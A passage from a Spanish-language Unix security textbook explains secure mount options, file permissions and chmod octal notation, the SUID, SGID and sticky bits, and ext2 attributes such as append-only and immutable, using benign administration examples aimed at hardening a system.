Al hablar de `/etc/fstab` hemos comentado el montaje con ciertas opciones tomadas por defecto; dichas opciones son – en el caso de Linux, consultar la página del manual de `mount` en otros sistemas – ‘`rw`’ (se permite tanto la lectura como la escritura), ‘`suid`’ (se permite la existencia de ficheros *setuidados*), ‘`dev`’ (se permite la existencia de dispositivos), ‘`exec`’ (se permite la ejecución de binarios), ‘`auto`’ (el sistema se monta automáticamente al arrancar o al utilizar `mount -a`), ‘`nouser`’ (sólo puede ser montado por el `root`) y ‘`async`’ (la entrada/salida sobre el dispositivo se realiza de forma asíncrona). Evidentemente, se trata de las opciones más lógicas para sistemas de ficheros ‘normales’, pero no para los que puedan montar los usuarios; si deseamos que un usuario sin privilegios pueda montar y desmontar cierto dispositivo, hemos de especificar la opción ‘`user`’ en la entrada correspondiente de `/etc/fstab`. Parece lógico también utilizar ‘`noauto`’ para que el sistema no se monte automáticamente en el arranque de la máquina (si esto sucediera, el `root` tendría que desmontar la unidad manualmente para que otros usuarios puedan montarla), pero otras opciones importantes no son tan inmediatas. Es **imprescindible** que si permitimos a un usuario montar una unidad utilicemos ‘`nodev`’, de forma que si en el sistema montado existen ficheros de tipo dispositivo (por ejemplo, un archivo que haga referencia a nuestros discos duros) ese fichero sea ignorado; en caso contrario, cualquiera podría acceder directamente a nuestro *hardware*,

por ejemplo para destruir completamente los discos duros o bloquear toda la máquina. También es importante especificar ‘`nosuid`’, de forma que se ignore el bit de `setuid` en cualquier fichero contenido en el sistema que el usuario monta: así evitamos que con un simple `shell` setuidado en un disco flexible el usuario consiga privilegios de administrador en nuestro sistema. Incluso puede ser conveniente especificar ‘`noexec`’, de forma que no se pueda ejecutar nada de lo que está en el dispositivo montado – esto parece lógico, ya que en principio se va a tratar de una unidad utilizada simplemente para transferir datos entre la máquina y un sistema externo a la red, como el ordenador de casa de un alumno –. Todas estas opciones (‘`noexec`’, ‘`nosuid`’ y ‘`nodev`’) en Linux se asumen simplemente al indicar ‘`user`’, pero en otros sistemas Unix quizás no, por lo que nunca está de más ponerlas explícitamente (o al menos consultar el manual en otros clones de Unix para asegurarse del efecto de cada opción); de esta forma, si queremos que los usuarios puedan montar por ejemplo la disquetera, una entrada correcta en `/etc/fstab` sería la siguiente:

```
luisa:~# grep fd0 /etc/fstab
/dev/fd0    /floppy      ext2        user,noauto,nodev,nosuid,noexec
luisa:~#
```

Otro aspecto relacionado con el montaje de sistemas de ficheros que puede afectar a nuestra seguridad es el uso de sistemas de ficheros diferentes del raíz bajo ciertos directorios; una elección incorrecta a la hora de elegir dónde montar sistemas puede causar ciertos problemas, sobre todo negaciones de servicio. Generalmente, es recomendable montar dispositivos diferentes bajo todos y cada uno de los directorios sobre los que los usuarios tienen permiso de escritura; esto incluye el padre de sus `$HOME`, `/tmp/` o `/var/tmp/` (que puede ser un simple enlace a `/tmp/`). Con esto conseguimos que si un usuario llena un disco, esto no afecte al resto del sistema: un disco lleno implica muchos problemas para la máquina, desde correo electrónico que no se recibe, `logs` que no se registran, o simplemente una negación de servicio contra el resto de usuarios, que no podrán almacenar nada. Aunque algunos Unices reservan una parte de cada disco o partición para escritura sólo del `root` o de procesos que corran bajo el UID 0 – típicamente un 10% de su capacidad total –, no podemos confiar ciegamente en este mecanismo para mantener segura nuestra máquina; así, una configuración más o menos adecuada sería la siguiente²:

```
rosita:~# mount
/dev/hda1 on / type ext2 (rw)
/dev/hda2 on /tmp type ext2 (rw)
/dev/hdb1 on /home type ext2 (rw)
none on /proc type proc (rw)
rosita:~#
```

Como podemos comprobar, si un usuario lanza un `ftp` en *background* desde su `$HOME` durante la noche – típico proceso que llena gran cantidad de disco –, en todo caso podrá afectar al resto de usuarios, pero nunca al sistema en global (correo, `logs`, `root...`); este tipo de problemas no suelen ser ataques, sino más bien descuidos de los usuarios que no tienen en cuenta el espacio disponible antes de descargar ficheros de forma no interactiva. Si queremos que ni siquiera pueda afectar al resto de usuarios, podemos establecer un sistema de `quotas` de disco en nuestra máquina.

4.3 Permisos de un archivo

Los permisos de cada fichero son la protección más básica de estos objetos del sistema operativo; definen quién puede acceder a cada uno de ellos, y de qué forma puede hacerlo. Cuando hacemos un listado largo de ciertos archivos podemos ver sus permisos junto al tipo de fichero correspondiente, en la primera columna de cada línea:

```
anita:~# ls -l /sbin/rc0
```

²Recordemos que en ciertos Unices existe `/var/tmp/`, directorio donde los usuarios también pueden escribir; quizás nos interese, en lugar de dedicar una partición a este directorio, enlazarlo simbólicamente a `/tmp/`.




Figura 4.1: Permisos de un fichero

```
-rwxr--r--  3 root      sys          2689 Dec  1 1998 /sbin/rco
anita:~#
```

En este caso vemos que el archivo listado es un fichero plano (el primer carácter es un ‘-’) y sus permisos son ‘**rwxr--r--**’. ¿Cómo interpretar estos caracteres? Los permisos se dividen en tres ternas en función de a qué usuarios afectan; cada una de ellas indica la existencia o la ausencia de permiso para leer, escribir o ejecutar el fichero: una **r** indica un permiso de lectura, una **w** de escritura, una **x** de ejecución y un **-** indica que el permiso correspondiente no está activado. Así, si en una de las ternas tenemos los caracteres **rwx**, el usuario o usuarios afectados por esa terna tienen o tienen permisos para realizar cualquier operación sobre el fichero. ¿De qué usuarios se trata en cada caso? La primera terna afecta al propietario del fichero, la segunda al grupo del propietario cuando lo creó (recordemos un mismo usuario puede pertenecer a varios grupos) y la tercera al resto de usuarios. De esta forma, volviendo al ejemplo anterior, tenemos los permisos mostrados en la figura 4.1.

Cuando un usuario³ intenta acceder en algún modo a un archivo, el sistema comprueba qué terna de permisos es la aplicable y se basa únicamente en ella para conceder o denegar el acceso; así, si un usuario es el propietario del fichero sólo se comprueban permisos de la primera terna; si no, se pasa a la segunda y se aplica en caso de que los grupos coincidan, y de no ser así se aplican los permisos de la última terna. De esta forma es posible tener situaciones tan curiosas como la de un usuario que no tenga ningún permiso sobre uno de sus archivos, y en cambio que el resto de usuarios del sistema pueda leerlo, ejecutarlo o incluso borrarlo; obviamente, esto no es lo habitual, y de suceder el propietario siempre podrá restaurar los permisos a un valor adecuado.

El propietario y el grupo de un fichero se pueden modificar con las órdenes **chown** y **chgrp** respectivamente; ambas reciben como parámetros al menos el nombre de usuario o grupo (los nombres válidos de usuario son los que poseen una entrada en **/etc/passwd** mientras que los grupos válidos se leen de **/etc/group**) al que vamos a otorgar la posesión del fichero, así como el nombre de archivo a modificar:

```
anita:~# ls -l /tmp/fichero
-rw-r--r--  1 root      other          799 Feb  8 19:47 /tmp/fichero
anita:~# chown toni /tmp/fichero
anita:~# ls -l /tmp/fichero
-rw-r--r--  1 toni      other          799 Feb  8 19:47 /tmp/fichero
anita:~# chgrp staff /tmp/fichero
anita:~# ls -l /tmp/fichero
-rw-r--r--  1 toni      staff          799 Feb  8 19:47 /tmp/fichero
anita:~#
```

³Excepto el **root**, que no se ve afectado por los permisos de un fichero.

En muchas variantes de Unix es posible cambiar a la vez el propietario y el grupo de un fichero mediante `chown`, separando ambos mediante un carácter especial, generalmente ‘`:`’ o ‘`.`’:

```
anita:~# ls -l /tmp/fichero
-rw-r--r-- 1 root      other          799 Feb  8 19:47 /tmp/fichero
anita:~# chown toni:staff /tmp/fichero
anita:~# ls -l /tmp/fichero
-rw-r--r-- 1 toni      staff         799 Feb  8 19:47 /tmp/fichero
anita:~#
```

Como vemos, ninguna de estas órdenes altera el campo de permisos⁴; para modificar los permisos de un archivo se utiliza la orden `chmod`. Este comando generalmente recibe como parámetro el permiso en octal que queremos asignar a cierto fichero, así como el nombre del mismo:

```
anita:~# ls -l /tmp/fichero
-rw-r--r-- 1 root      staff         799 Feb  8 19:47 /tmp/fichero
anita:~# chmod 755 /tmp/fichero
anita:~# ls -l /tmp/fichero
-rwxr-xr-x 1 root      staff         799 Feb  8 19:47 /tmp/fichero
anita:~#
```

¿Cómo podemos obtener el número en octal a partir de una terna de permisos determinada, y viceversa? Evidentemente no podemos entrar aquí a tratar todas las características de este sistema de numeración, pero vamos a proporcionar unas ideas básicas. Imaginemos que tenemos un fichero con unos determinados permisos de los que queremos calcular su equivalente octal, o que conocemos los permisos a asignar pero no su equivalente numérico; por ejemplo, necesitamos asignar a un fichero la terna `rw-r---wx`, que en la práctica no tiene mucho sentido pero que a nosotros nos sirve de ejemplo. Lo primero que debemos hacer a partir de estos bits `rwx` es calcular su equivalente binario, para lo que asignamos el valor ‘1’ si un determinado permiso está activo (es decir, si aparece una `r`, `w` o `x` en él) y un ‘0’ si no lo está (aparece un ‘-’); así, el equivalente binario de la terna propuesta es `110100011`. Ahora simplemente hemos de pasar el número del sistema binario al octal: lo dividimos en grupos de tres elementos (`110 100 011`) y de cada uno de ellos calculamos su equivalente octal:

$$\begin{aligned} 110_2 &\equiv 1 \cdot 2^2 + 1 \cdot 2^1 + 0 \cdot 2^0 \equiv 6_8 \\ 100_2 &\equiv 1 \cdot 2^2 + 0 \cdot 2^1 + 0 \cdot 2^0 \equiv 4_8 \\ 011_2 &\equiv 0 \cdot 2^2 + 1 \cdot 2^1 + 1 \cdot 2^0 \equiv 3_8 \end{aligned}$$

Ya tenemos los tres números de nuestra terna de permisos, o lo que es lo mismo, la representación octal de los bits iniciales: `643`. Por tanto, si necesitamos asignar esta terna a un cierto fichero, simplemente hemos de ejecutar la orden `chmod` indicándole este número y el nombre del archivo:

```
anita:~# chmod 643 /tmp/fichero
anita:~# ls -l /tmp/fichero
-rw-r---wx 1 root      root        799 Feb  8 19:47 /tmp/fichero*
anita:~#
```

La forma de trabajar de `chmod` comentada requiere que se indique explícitamente el valor octal de los bits `rwx` que queremos otorgar a un fichero; sin importar el valor de las ternas que poseía antes de ejecutar la orden, estamos asignando a los permisos del archivo el nuevo valor valor indicado en la línea de comandos. Existe otra forma de trabajo de `chmod` denominada ‘simbólica’ en la que no necesitamos indicar el valor octal de todos los bits, sino que especificamos únicamente parámetros para los valores de los permisos que el archivo posee y deseamos modificar. En lugar de utilizar el equivalente octal, utilizamos símbolos (de ahí el nombre de esta forma de trabajo) que representan la activación o desactivación de ciertos bits en cada una de las tres ternas; la sintaxis básica⁵ de `chmod` en este caso es la siguiente:

⁴Esto no siempre es así: bajo ciertas circunstancias en algunos Unix el cambio de grupo o de propietario puede modificar los permisos del archivo, como veremos al hablar de ficheros setuidados.

⁵Se recomienda consultar la página del manual para ver otras opciones de la orden.

```
chmod [ugoa]{+,-}{rwxst} fichero
```

Podemos ver que el valor simbólico comienza por cero o más letras que indican sobre qué terna de los permisos se van a realizar los cambios (**u** para propietario del fichero, **g** para grupo, **o** para resto de usuarios y **a** para las tres ternas; si no se especifica ninguna letra, se asume **a**). A ellas les sigue un signo ‘+’ o ‘-’ en función de si deseamos activar o resetar el bit sobre el que trabajamos, parámetro indicado por el último conjunto formado por una o más letras, **r** para el permiso de lectura, **w** para escritura, **x** para ejecución, **s** para SUID o SGID y **t** para bit de permanencia (el significado de estos dos últimos se explicará en el punto siguiente). Entre los tres campos del valor simbólico no se insertan espacios:

```
anita:~# ls -l /tmp/fichero
-r----- 1 root      other          902 Feb  9 05:05 /tmp/fichero
anita:~# chmod +x /tmp/fichero
anita:~# ls -l /tmp/fichero
-r-x--x--x 1 root      other          902 Feb  9 05:05 /tmp/fichero
anita:~# chmod og-x /tmp/fichero
anita:~# ls -l /tmp/fichero
-r-x----- 1 root      other          902 Feb  9 05:05 /tmp/fichero
anita:~# chmod ug+rwx /tmp/fichero
anita:~# ls -l /tmp/fichero
-rwxrwx--- 1 root      other          902 Feb  9 05:05 /tmp/fichero
anita:~#
```

Esta forma de trabajo simbólica es menos utilizada en la práctica que la forma octal, pero en ciertas situaciones es muy útil, por ejemplo si deseamos activar todos los permisos de ejecución de un archivo o si queremos *setuidarlo*: un simple `chmod +x` o `chmod u+s` es suficiente en estos casos, y evitamos preocuparnos por si modificamos el resto de permisos.

Quizás después de ver el procedimiento de modificación de los permisos de un fichero, este puede parecer demasiado complicado y arcaico para un sistema operativo moderno; a fin de cuentas, mucha gente prefiere gestores gráficos de permisos – igual que prefiere gestores gráficos para otras tareas de administración –, programas que dan todo hecho y no obligan al administrador a ‘complirse’, llenos de menús desplegables y diálogos que una y otra vez preguntan si realmente deseamos modificar cierto permiso (*¿Está usted seguro?* *¿Realmente seguro?* *¿Es mayor de edad?* *¿Me lo jura?*). Incluso esas personas aseguran que el procedimiento gráfico es mucho más claro y más potente que el que Unix ofrece en modo texto. Nada más lejos de la realidad; por un lado, aunque todo el mundo reconoce que la explicación detallada de cómo funcionan los permisos de ficheros es algo farragosa, en la práctica el convertir una terna de bits *rwx* a octal o viceversa es una tarea trivial, algo que ningún administrador con unas cuantas horas de práctica ni siquiera necesita pensar. Por otro, algo más importante que la facilidad o dificultad de modificar los permisos: su robustez; hemos de pensar que este modelo de protección está vigente desde hace casi treinta años y no ha cambiado **absolutamente nada**. Si en todo este tiempo no se ha modificado el mecanismo, obviamente es porque siempre ha funcionado – y lo sigue haciendo – bien.

4.4 Los bits SUID, SGID y sticky

Habitualmente, los permisos de los archivos en Unix se corresponden con un número en octal que varía entre 000 y 777; sin embargo, existen unos permisos especiales que hacen variar ese número entre 0000 y 7777: se trata de los bits de permanencia (1000), SGID (2000) y SUID (4000).

El bit de SUID o *setuid* se activa sobre un fichero añadiéndole 4000 a la representación octal de los permisos del archivo y otorgándole además permiso de ejecución al propietario del mismo; al hacer esto, en lugar de la **x** en la primera terna de los permisos, aparecerá una **s** o una **S** si no hemos otorgado el permiso de ejecución correspondiente (en este caso el bit no tiene efecto):

```

anita:~# chmod 4777 /tmp/file1
anita:~# chmod 4444 /tmp/file2
anita:~# ls -l /tmp/file1
-rwsrwxrwx 1 root other          0 Feb  9 17:51 /tmp/file1*
anita:~# ls -l /tmp/file2
-r-Sr--r-- 1 root other          0 Feb  9 17:51 /tmp/file2*
anita:~#

```

El bit SUID activado sobre un fichero indica que todo aquél que ejecute el archivo va a tener durante la ejecución los mismos privilegios que quién lo creó; dicho de otra forma, si el administrador crea un fichero y lo *setuid*, todo aquel usuario que lo ejecute va a disponer, hasta que el programa finalice, de un nivel de privilegio total en el sistema. Podemos verlo con el siguiente ejemplo:

```

luisa:/home/toni# cat testsuid.c
#include <stdio.h>
#include <unistd.h>

main(){
    printf("UID: %d, EUID: %d\n",getuid(),geteuid());
}
luisa:/home/toni# cc -o testsuid testsuid.c
luisa:/home/toni# chmod u+s testsuid
luisa:/home/toni# ls -l testsuid
-rwsr-xr-x 1 root root        4305 Feb 10 02:34 testsuid
luisa:/home/toni# su toni
luisa:~$ id
uid=1000(toni) gid=100(users) groups=100(users)
luisa:~$ ./testsuid
UID: 1000, EUID: 0
luisa:~$

```

Podemos comprobar que el usuario *toni*, sin ningún privilegio especial en el sistema, cuando ejecuta nuestro programa *setuidado* de prueba está trabajando con un EUID (*Effective UID*) 0, lo que le otorga todo el poder del administrador (fijémonos que éste último es el propietario del ejecutable); si en lugar de este código el ejecutable fuera una copia de un *shell*, el usuario *toni* tendría todos los privilegios del *root* mientras no finalice la ejecución, es decir, hasta que no se teclee *exit* en la línea de órdenes.

Todo lo que acabamos de comentar con respecto al bit *setuid* es aplicable al bit *setgid* pero a nivel de grupo del fichero en lugar de propietario: en lugar de trabajar con el EUID del propietario, todo usuario que ejecute un programa *setgidado* tendrá los privilegios del grupo al que pertenece el archivo. Para activar el bit de *setgid* sumaremos 2000 a la representación octal del permiso del fichero y además habremos de darle permiso de ejecución a la terna de grupo; si lo hacemos, la **s** o **S** aparecerá en lugar de la **x** en esta terna. Si el fichero es un directorio y no un archivo plano, el bit *setgid* afecta a los ficheros y subdirectorios que se creen en él: estos tendrán como grupo propietario al mismo que el directorio *setgidado*, siempre que el proceso que los cree pertenezca a dicho grupo.

Pero, ¿cómo afecta todo esto a la seguridad del sistema? Muy sencillo: los bits de *setuid* y *setgid* dan a Unix una gran flexibilidad, pero constituyen al mismo tiempo la mayor fuente de ataques internos al sistema (entendiendo por ataques internos aquellos realizados por un usuario – autorizado o no – desde la propia máquina, generalmente con el objetivo de aumentar su nivel de privilegio en la misma). Cualquier sistema Unix tiene un cierto número de ejecutables *setuidados* y/o *setgidados*. Cada uno de ellos, como acabamos de comentar, se ejecuta con los privilegios de quien lo creó (generalmente el *root* u otro usuario con ciertos privilegios) lo que directamente implica que cualquier usuario tiene la capacidad de lanzar tareas que escapen total o parcialmente al control del sistema

operativo: se ejecutan en modo privilegiado si es el administrador quien creó los ejecutables. Evidentemente, estas tareas han de estar controladas de una forma exhaustiva, ya que si una de ellas se comporta de forma anormal (un simple *core dump*) puede causar daños irreparables al sistema⁶; tanto es así que hay innumerables documentos que definen, o lo intentan, pautas de programación considerada ‘segura’ (en la sección 5.5 se citan algunos de ellos y también se explican algunas de estas técnicas). Si por cualquier motivo un programa *setuidado* falla se asume inmediatamente que presenta un problema de seguridad para la máquina, y se recomienda resetear el bit de *setuid* cuanto antes.

Está claro que asegurar completamente el comportamiento correcto de un programa es muy difícil, por no decir imposible; cada cierto tiempo suelen aparecer fallos (*bugs*) en ficheros *setuidados* de los diferentes clones de Unix que ponen en peligro la integridad del sistema. Entonces, ¿por qué no se adopta una solución radical, como eliminar este tipo de archivos? Hay una sencilla razón: el riesgo que presentan no se corre inútilmente, para tentar al azar, sino que los archivos que se ejecutan con privilegios son estrictamente necesarios en Unix, al menos algunos de ellos. Veamos un ejemplo: un fichero setuidado clásico en cualquier clon es */bin/passwd*, la orden para que los usuarios puedan cambiar su contraseña de entrada al sistema. No hace falta analizar con mucho detalle el funcionamiento de este programa para darse cuenta que una de sus funciones consiste en modificar el fichero de claves (*/etc/passwd* o */etc/shadow*). Está claro que un usuario *per se* no tiene el nivel de privilegio necesario para hacer esto (incluso es posible que ni siquiera pueda leer el fichero de claves), por lo que frente a este problema tan simple existen varias soluciones: podemos asignar permiso de escritura para todo el mundo al fichero de contraseñas, podemos denegar a los usuarios el cambio de clave o podemos obligarles a pasar por la sala de operaciones cada vez que quieran cambiar su contraseña. Parece obvio que ninguna de ellas es apropiada para la seguridad del sistema (quizás la última lo sea, pero es impracticable en máquinas con un número de usuarios considerable). Por tanto, debemos asumir que el bit de *setuid* en */bin/passwd* es imprescindible para un correcto funcionamiento del sistema. Sin embargo, esto no siempre sucede así: en un sistema Unix instalado *out of the box* el número de ficheros setuidados suele ser mayor de cincuenta; sin perjudicar al correcto funcionamiento de la máquina, este número se puede reducir a menos de cinco, lo que viene a indicar que una de las tareas de un administrador sobre un sistema recién instalado es minimizar el número de ficheros *setuidados* o *setgidados*. No obstante, tampoco es conveniente eliminarlos, sino simplemente resetear su bit de *setuid* mediante *chmod*:

```

luisa:~# ls -l /bin/ping
-r-sr-xr-x 1 root      bin          14064 May 10  1999 /bin/ping*
luisa:~# chmod -s /bin/ping
luisa:~# ls -l /bin/ping
-r-xr-xr-x 1 root      bin          14064 May 10  1999 /bin/ping*
luisa:~#

```

También hemos de estar atentos a nuevos ficheros de estas características que se localicen en la máquina; demasiadas aplicaciones de Unix se instalan por defecto con ejecutables *setuidados* cuando realmente este bit no es necesario, por lo que a la hora de instalar nuevo *software* o actualizar el existente hemos de acordarnos de resetear el bit de los ficheros que no lo necesiten. Especialmente grave es la aparición de archivos *setuidados* de los que el administrador no tenía constancia (ni son aplicaciones del sistema ni un aplicaciones añadidas), ya que esto casi en el 100% de los casos indica que nuestra máquina ha sido comprometida por un atacante. Para localizar los ficheros con alguno de estos bits activos, podemos ejecutar la siguiente orden:

```

luisa:~# find / \( -perm -4000 -o -perm -2000 \) -type f -print

```

Por otra parte, el *sticky bit* o bit de permanencia se activa sumándole 1000 a la representación octal de los permisos de un determinado archivo y otorgándole además permiso de ejecución; si hacemos esto, veremos que en lugar de una x en la terna correspondiente al resto de usuarios aparece una t (si no le hemos dado permiso de ejecución al archivo, aparecerá una T):

⁶Es especialmente preocupante la posibilidad de ejecutar código arbitrario ([One96]), comentada en la sección 5.3.

```

anita:~# chmod 1777 /tmp/file1
anita:~# chmod 1774 /tmp/file2
anita:~# ls -l /tmp/file1
-rwxrwxrwt 1 root other          0 Feb  9 17:51 /tmp/file1*
anita:~# ls -l /tmp/file2
-rwxrwxr-T 1 root other          0 Feb  9 17:51 /tmp/file2*
anita:~#

```

Si el bit de permanencia de un fichero está activado (recordemos que si aparece una T no lo está) le estamos indicando al sistema operativo que se trata de un archivo muy utilizado, por lo que es conveniente que permanezca en memoria principal el mayor tiempo posible; esta opción se utilizaba en sistemas antiguos que disponían de muy poca RAM, pero hoy en día prácticamente no se utiliza. Lo que si sigue vigente es el efecto del *sticky bit* activado sobre un directorio: en este caso se indica al sistema operativo que, aunque los permisos ‘normales’ digan que cualquier usuario pueda crear y eliminar ficheros (por ejemplo, un 777 octal), sólo el propietario de cierto archivo y el administrador pueden borrar un archivo guardado en un directorio con estas características. Este bit, que sólo tiene efecto cuando es activado por el administrador (aunque cualquier usuario puede hacer que aparezca una t o una T en sus ficheros y directorios), se utiliza principalmente en directorios del sistema de ficheros en los que interesa que todos puedan escribir pero que no todos puedan borrar los datos escritos, como /tmp/ o /var/tmp/: si el equivalente octal de los permisos de estos directorios fuera simplemente 777 en lugar de 1777, cualquier usuario podría borrar los ficheros del resto. Si pensamos que para evitar problemas podemos simplemente denegar la escritura en directorios como los anteriores también estamos equivocados: muchos programas – como compiladores, editores o gestores de correo – asumen que van a poder crear ficheros en /tmp/ o /var/tmp/, de forma que si no se permite a los usuarios hacerlo no van a funcionar correctamente; por tanto, es muy recomendable para el buen funcionamiento del sistema que al menos el directorio /tmp/ tenga el bit de permanencia activado.

Ya para finalizar, volvemos a lo que hemos comentado al principio de la sección: el equivalente octal de los permisos en Unix puede variar entre 0000 y 7777. Hemos visto que podíamos sumar 4000, 2000 o 1000 a los permisos ‘normales’ para activar respectivamente los bits *setuid*, *setgid* o *sticky*. Por supuesto, podemos activar varios de ellos a la vez simplemente sumando sus valores: en la situación poco probable de que necesitáramos todos los bits activos, sumaríamos 7000 a la terna octal 777:

```

luisa:~# chmod 0 /tmp/fichero
luisa:~# ls -l /tmp/fichero
----- 1 root root          0 Feb  9 05:05 /tmp/fichero
luisa:~# chmod 7777 /tmp/fichero
luisa:~# ls -l /tmp/fichero
-rwsrwsrwt 1 root root          0 Feb  9 05:05 /tmp/fichero*
luisa:~#

```

Si en lugar de especificar el valor octal de los permisos queremos utilizar la forma simbólica de chmod, utilizaremos +t para activar el bit de permanencia, g+s para activar el de *setgid* y u+s para hacer lo mismo con el de *setuid*; si queremos resetearlos, utilizamos un signo ‘-’ en lugar de un ‘+’ en la línea de órdenes.

4.5 Atributos de un archivo

En el sistema de ficheros *ext2* (*Second Extended File System*) de Linux existen ciertos atributos para los ficheros que pueden ayudar a incrementar la seguridad de un sistema. Estos atributos son los mostrados en la tabla 4.1.

De todos ellos, de cara a la seguridad algunos no nos interesan demasiado, pero otros sí que se deben

Atributo	Significado
A	Don't update A time
S	Synchronous updates
a	A ppend only
c	C ompressed file
i	I mmutable file
d	No D ump
s	Secure deletion
u	Undeletable file

Tabla 4.1: Atributos de los archivos en *ext2fs*.

tener en cuenta. Uno de los atributos interesantes – quizás el que más – es ‘a’; tan importante es que sólo el administrador tiene el privilegio suficiente para activarlo o desactivarlo. El atributo ‘a’ sobre un fichero indica que este sólo se puede abrir en modo escritura para añadir datos, pero nunca para eliminarlos. ¿Qué tiene que ver esto con la seguridad? Muy sencillo: cuando un intruso ha conseguido el privilegio suficiente en un sistema atacado, lo primero que suele hacer es borrar sus huellas; para esto existen muchos programas (denominados *zappers*, *rootkits*...) que, junto a otras funciones, eliminan estructuras de ciertos ficheros de *log* como *lastlog*, *wtmp* o *utmp*. Así consiguen que cuando alguien ejecute *last*, *who*, *users*, *w* o similares, no vea ni rastro de la conexión que el atacante ha realizado a la máquina; evidentemente, si estos archivos de *log* poseen el atributo ‘a’ activado, el pirata y sus programas lo tienen más difícil para borrar datos de ellos. Ahora viene la siguiente cuestión: si el pirata ha conseguido el suficiente nivel de privilegio como para poder escribir – borrar – en los ficheros (en la mayoría de Unices para realizar esta tarea se necesita ser *root*), simplemente ha de resetear el atributo ‘a’ del archivo, eliminar los datos comprometedores y volver a activarlo. Obviamente, esto es así de simple, pero siempre hemos de recordar que en las redes habituales no suelen ser atacadas por piratas con un mínimo nivel de conocimientos, sino por los intrusos más novatos de la red; tan novatos que generalmente se limitan a ejecutar programas desde sus flamantes Windows sin tener ni la más remota idea de lo que están haciendo en Unix, de forma que una protección tan elemental como un fichero con el *flag* ‘a’ activado se convierte en algo imposible de modificar para ellos, con lo que su acceso queda convenientemente registrado en el sistema.

Otro atributo del sistema de archivos *ext2* es ‘i’ (fichero inmutable); un archivo con este *flag* activado no se puede modificar de ninguna forma, ni añadiendo datos ni borrándolos, ni eliminar el archivo, ni tan siquiera enlazarlo mediante *ln*. Igual que sucedía antes, sólo el administrador puede activar o desactivar el atributo ‘i’ de un fichero. Podemos aprovechar esta característica en los archivos que no se modifican frecuentemente, por ejemplo muchos de los contenidos en */etc/* (ficheros de configuración, *scripts* de arranque... incluso el propio fichero de contraseñas si el añadir o eliminar usuarios tampoco es frecuente en nuestro sistema); de esta forma conseguimos que ningún usuario pueda modificarlos incluso aunque sus permisos lo permitan. Cuando activemos el atributo ‘i’ en un archivo hemos de tener siempre en cuenta que el archivo no va a poder ser modificado por nadie, incluido el administrador, y tampoco por los programas que se ejecutan en la máquina; por tanto, si activáramos este atributo en un fichero de *log*, **no se grabaría ninguna información en él**, lo que evidentemente no es conveniente. También hemos de recordar que los archivos tampoco van a poder ser enlazados, lo que puede ser problemático en algunas variantes de Linux que utilizan enlaces duros para la configuración de los ficheros de arranque del sistema.

Atributos que también pueden ayudar a implementar una correcta política de seguridad en la máquina, aunque menos importantes que los anteriores, son ‘s’ y ‘S’. Si borramos un archivo con el atributo ‘s’ activo, el sistema va a llenar sus bloques con ceros en lugar de efectuar un simple *unlink()*, para así dificultar la tarea de un atacante que intente recuperarlo; realmente, para un pi-

rata experto esto no supone ningún problema, simplemente un retraso en sus propósitos: en el punto 4.7 se trata más ampliamente la amenaza de la recuperación de archivos, y también ahí se comenta que un simple relleno de bloques mediante `bzero()` no hace que la información sea irrecuperable.

Por su parte, el atributo ‘S’ sobre un fichero hace que los cambios sobre el archivo se escriban inmediatamente en el disco en lugar de esperar el `sync` del sistema operativo. Aunque no es lo habitual, bajo ciertas circunstancias un fichero de *log* puede perder información que aún no se haya volcado a disco: imaginemos por ejemplo que alguien conecta al sistema y cuando éste registra la entrada, la máquina se apaga súbitamente; toda la información que aún no se haya grabado en disco se perderá. Aunque como decimos, esto no suele ser habitual – además, ya hemos hablado de las ventajas de instalar un S.A.I. –, si nuestro sistema se apaga frecuentemente sí que nos puede interesar activar el bit ‘S’ de ciertos ficheros importantes.

Ya hemos tratado los atributos del sistema de ficheros *ext2* que pueden incrementar la seguridad de Linux; vamos a ver ahora, sin entrar en muchos detalles (recordemos que tenemos a nuestra disposición las páginas del manual) cómo activar o desactivar estos atributos sobre ficheros, y también cómo ver su estado. Para lo primero utilizamos la orden `chattr`, que recibe como parámetros el nombre del atributo junto a un signo ‘+’ o ‘-’, en función de si deseamos activar o desactivar el atributo, y también el nombre de fichero correspondiente. Si lo que deseamos es visualizar el estado de los diferentes atributos, utilizaremos `lsattr`, cuya salida indicará con la letra correspondiente cada atributo del fichero o un signo – en el caso de que el atributo no esté activado:

```
luisa:~# lsattr /tmp/fichero
----- /tmp/fichero
luisa:~# chattr +a /tmp/fichero
luisa:~# chattr +Ss /tmp/fichero
luisa:~# lsattr /tmp/fichero
s--S-a-- /tmp/fichero
luisa:~# chattr -sa /tmp/fichero
luisa:~# lsattr /tmp/fichero
---S---- /tmp/fichero
luisa:~#
```

4.6 Listas de control de acceso: ACLs

Las listas de control de acceso (ACLs, *Access Control Lists*) proveen de un nivel adicional de seguridad a los ficheros extendiendo el clásico esquema de permisos en Unix: mientras que con estos últimos sólo podemos especificar permisos para los tres grupos de usuarios habituales (propietario, grupo y resto), las ACLs van a permitir asignar permisos a usuarios o grupos concretos; por ejemplo, se pueden otorgar ciertos permisos a dos usuarios sobre unos ficheros sin necesidad de incluirlos en el mismo grupo. Este mecanismo está disponible en la mayoría de Unices (Solaris, AIX, HP-UX...), mientras que en otros que no lo proporcionan por defecto, como Linux, puede instalarse como un *software* adicional. A pesar de las agresivas campañas de *marketing* de alguna empresa, que justamente presumía de ofrecer este modelo de protección en sus *sistemas operativos* frente al ‘arcaico’ esquema utilizado en Unix, las listas de control de acceso existen en Unix desde hace más de diez años ([Com88]).

Los ejemplos que vamos a utilizar aquí (órdenes, resultados...) se han realizado sobre Solaris; la idea es la misma en el resto de Unices, aunque pueden cambiar las estructuras de las listas. Para obtener una excelente visión de las ACLs es recomendable consultar [Fri95], y por supuesto la documentación de los diferentes clones de Unix para detalles concretos de cada manejo e implementación.

La primera pregunta que nos debemos hacer sobre las listas de control de acceso es obvia: ¿cómo las vemos? Si habitualmente queremos saber si a un usuario se le permite cierto tipo de acceso

